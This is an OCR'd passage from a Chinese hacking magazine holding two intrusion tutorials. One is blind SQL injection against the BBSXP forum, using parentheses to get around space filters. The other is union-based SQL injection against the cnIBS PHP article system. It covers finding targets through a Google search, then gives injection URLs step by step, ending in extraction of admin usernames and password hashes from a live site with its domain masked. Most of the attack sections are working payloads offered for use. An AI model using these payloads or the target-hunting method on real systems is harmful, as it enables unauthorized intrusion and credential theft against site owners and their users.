


图6 构造查询ID为1的用户名

很明显，其中“<”被解析成了“<”，想不到BBSXP在这里还对“<”和“>”进行了过滤！不过，这难不倒咱，可以用“between…and…”语句来进行定位。将上面的语句修改为：((select(asc(mid(userpass,1,1)))from[bbsxp_users]where((id)=1))between(10)and(90))and(2)，执行后，返回的是没有在线用户。按照猜解定理，在这里返回为空说明猜测错误，那么更改between后的值为(90)and(120)，执行后的结果如图7所示，有一个用户在线，说明密码的第一位ASC值在90至120之间，按照这种规律，逐步缩小“Between()and()”数值的范围，就能猜出ID为1的MD5值了。


图7 用Between and 构造语句


如果一时找不到用户的ID值，那么就试一下用username作为条件，先将用户名(username)更改为16进制，比如admin的16进制就是0x610064006D0069006E00，然后用((username)=0x610064006D0069006E00)替换前面的条件，这样也能猜测出admin的MD5值。

OK！先写到这儿吧，通篇围绕的就只有两个字——括号，一种用来突破空格限制的符号。各位朋友，当你再遇到过滤了各种空格的网站，不妨试一下括号，说不定……，哈哈，自己猜吧！

（文章中用到的BBSXP的测试工具和中文16进制转换器已收录在光盘中。）

编辑点评：文章中提出一种突破空格限制的办法，就是利用括号来替代空格，加上我们以前知道的使用TAB空格、/**/后，我们又有了一种新办法。另外，文中对BBSXP漏洞在ACCESS环境下的利用又得到突破，可喜可喜呀！NOHACK

cnIBS PHP文章系统漏洞分析
——WebShell可以这样拿



从本文你可以学到：
1、cnIBS的SQL注射漏洞分析。
2、从cnIBS后台拿WebShell的方法。
3、一些PHP-Injection入侵中的技巧。

cnIBS为免费、开源的php文章系统，系统框架为ssms框架，基于php + mysql + 生成html技术、Smarty 模板、页面缓存技术。系统由致力于开源代码开发的cnIBS小组设计，希望通过逐步改进，创造一个相对完善、有实际利用价值的php文章系统。

其功能包括无限分类、可发布公告、公告和文章均生成html文件、设置管理员和数据维护员、可发表评论、管理友情链接、后台模板编辑等。

SQL注射漏洞分析

从我读过的一些系统的代码来看，cnIBS的安全还真的不错，凡是进行数据库操作的很多参数都过滤得很好。我看了一夜代码，基本上读完了它所有的源代码，最后终于找出一个破绽：在print.php文件中，是打印文章的，看它的12—14行是这样写的：

```
$id=$_GET[id];
$r=$DB->fetch_one_array("select * from ".$db_prefix."_article where A_id='$id'");
```

哈，漏洞出现了，这个$id直接用GET接收我们提交的id值，没有任何过滤就放到数据库中执行了，漏洞就出现在这里。

值得一提的是，虽然这里的$id是放在单引号之间来查询的，但我们利用时构造的id值必须包含单引号才能成功。按理说当我们遇到magic_quotes_gpc为on时提交单引号就会被过滤掉而无法使用，但不晓得是什么原因，我测试了几个用这个系统搭建的网站，都可以成功利用，很奇怪！

漏洞利用方法分析

按照我们上面的分析，我们在源代码中看到$db_prefix是自定义的表前缀，_article表包含18个字段，用来存放文章信息；_user表存放管理员和注册用户的资料，其管理员的usergroupid是1等。因此我们可以构造语句查询它的管理员密码或者load_file来读取文件。

注意，这里有个难点是：我们怎么知道自定义的表前缀是什么呢？不要急，后面会说到的。

SQL注射实例演示

1、网站搜索

在google中以Powered by cnibs为关键词可以找到很多这样的网站，如图1所示。




图1 用Google搜索目标

我们可以看到返回的结果是：约有113,000项符合Powered by cnibs的查询结果，看来这个文章系统还蛮有用户的。我们随便选取一个作为我们测试的对象，不做破坏的！就拿官方网站http://www.*****.com/试试吧。

2、试探注射

我们先看看正常情况下返回的页面是怎么样的，提交http://www.*****.com/print.php?id=1，返回如图2所示的页面并提示打印机出现问题（我没装打印机，自然会出现问题啦）。




图2 正常情况下的返回

我们再试着构造一个错误的参数给id，看看是什么结果。提交http://www.*****.com/print.php?id=1'，返回如图3所示的页面，报错啦！




图3 返回错误信息

这个返回信息太让我高兴了，它给出的错误原因让我们得到了足够的信息，看下：

SQL无效：select *from cnibs_article where A_id='1''，看到了什么？最起码我们可以知道两点：一是没有过滤我们提交的单引号；再就是表的前缀是cnibs。

我们再来看这个SQL语句为什么无效，看最后的where A_id='1''，最后的那个单引号没有闭合，自然无效啦！我们可以用/*或者%23来注释掉最后的那个单引号。OK，到这我们就可以构造id来加以利用啦！

3、MYSQL版本判断

继续入侵前，我们需要判断下MYSQL的版本以确定是否支持UNION查询。我们知道只有4.0以上版本的MYSQL才支持UNION查询的，至于怎么判断版本，以前LT也写过文章，我就不多说了，只要在参数后加上/*!40000%20s*/就可以了，如果返回错误页面就是4.0以上的版本，反之也成立！如下提交：http://www.******.com/print.php?id=1/*!40000%20s*/，返回一个错误的页面，说明MYSQL在4.0以上，图就不截了。




图4 order by 19时出现错误

4、字段探测

虽然前面我们说在源代码里看到_article的字段数是18个，但还是有必要确认下。以前我们都是用UNION select 1,1…1…这样依次添加1的个数来判断的，费事又枯燥，其实我们还可以利用MYSQL中另外一个关键字order by来快速得到字段数。

> 当我们提交order by [数字]时，这个[数字]就代表我们查询表的列序号，当提交的[数字]小于列的总数时都是正确的，但是超过最大列的序号时就会出错。

据此我们可以快速地得到表的字段数，如下提交：

http://www.*****.com/print.php?id=1'%20order%20by%201/*一直到http://www.*****.com/print.php?id=1'%20order%20by%2018/*都是正常的，当我们提交order by 19/*时出现如图4所示的错误。

在上图我们看到错误的原因是：

> SQL 无效：select * from cnibs_article where A_id='1' order by 19/*'
> Mysql error description: Unknown column '19' in 'order clause'

所以，这里我们得到字段数是最后一次不出错时的值，就是18，所以得到的URL是：

http://www.*****.com/print.php?id=1'%20and%20'1'='2'%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18/*

提交看下字段显示的位置，如图5所示。




图5 显示字段的位置

5、系统信息查询

从上面显示的各个数字的返回来看，我们可以把一些系统函数写在相应的字段，就能探测一些系统信息，常用到的函数有下面这些：

> DATABASE() ——数据库名
> USER() ——连接数据库的用户
> SYSTEM_USER() ——系统用户

提交如下地址：

http://www.*****.com/print.php?id=1'%20and%20'1'='2'%20union%20select%201,user(),DATABASE(),4,5,6,7,8,9,10, SYSTEM_USER(),12,13,14, SESSION_USER(),16,17,18/*，返回如图6所示的信息。



图6 系统信息查询

从上面返回的信息可以看到，其数据库是user_web1_15，连接用户是web1@localhost。

6、管理员信息查询

上面我们讨论了MYSQL版本和表的字段数，我们查看源代码也知道了管理员的信息存储在_user表中，密码和用户名分别是password和username，并且他的userrgoupid是1，那我们就可以查询管理员的信息了，如下提交

http://www.*****.com/print.php?id=1'%20and%20'1'='2'%20union%20select%201,username,3,4,5,6,7,8,9,10,password,12,13,14,15,16,17,18%20from%20cnibs_user%20where%20usergroupid=1/*，返回信息如图7所示。

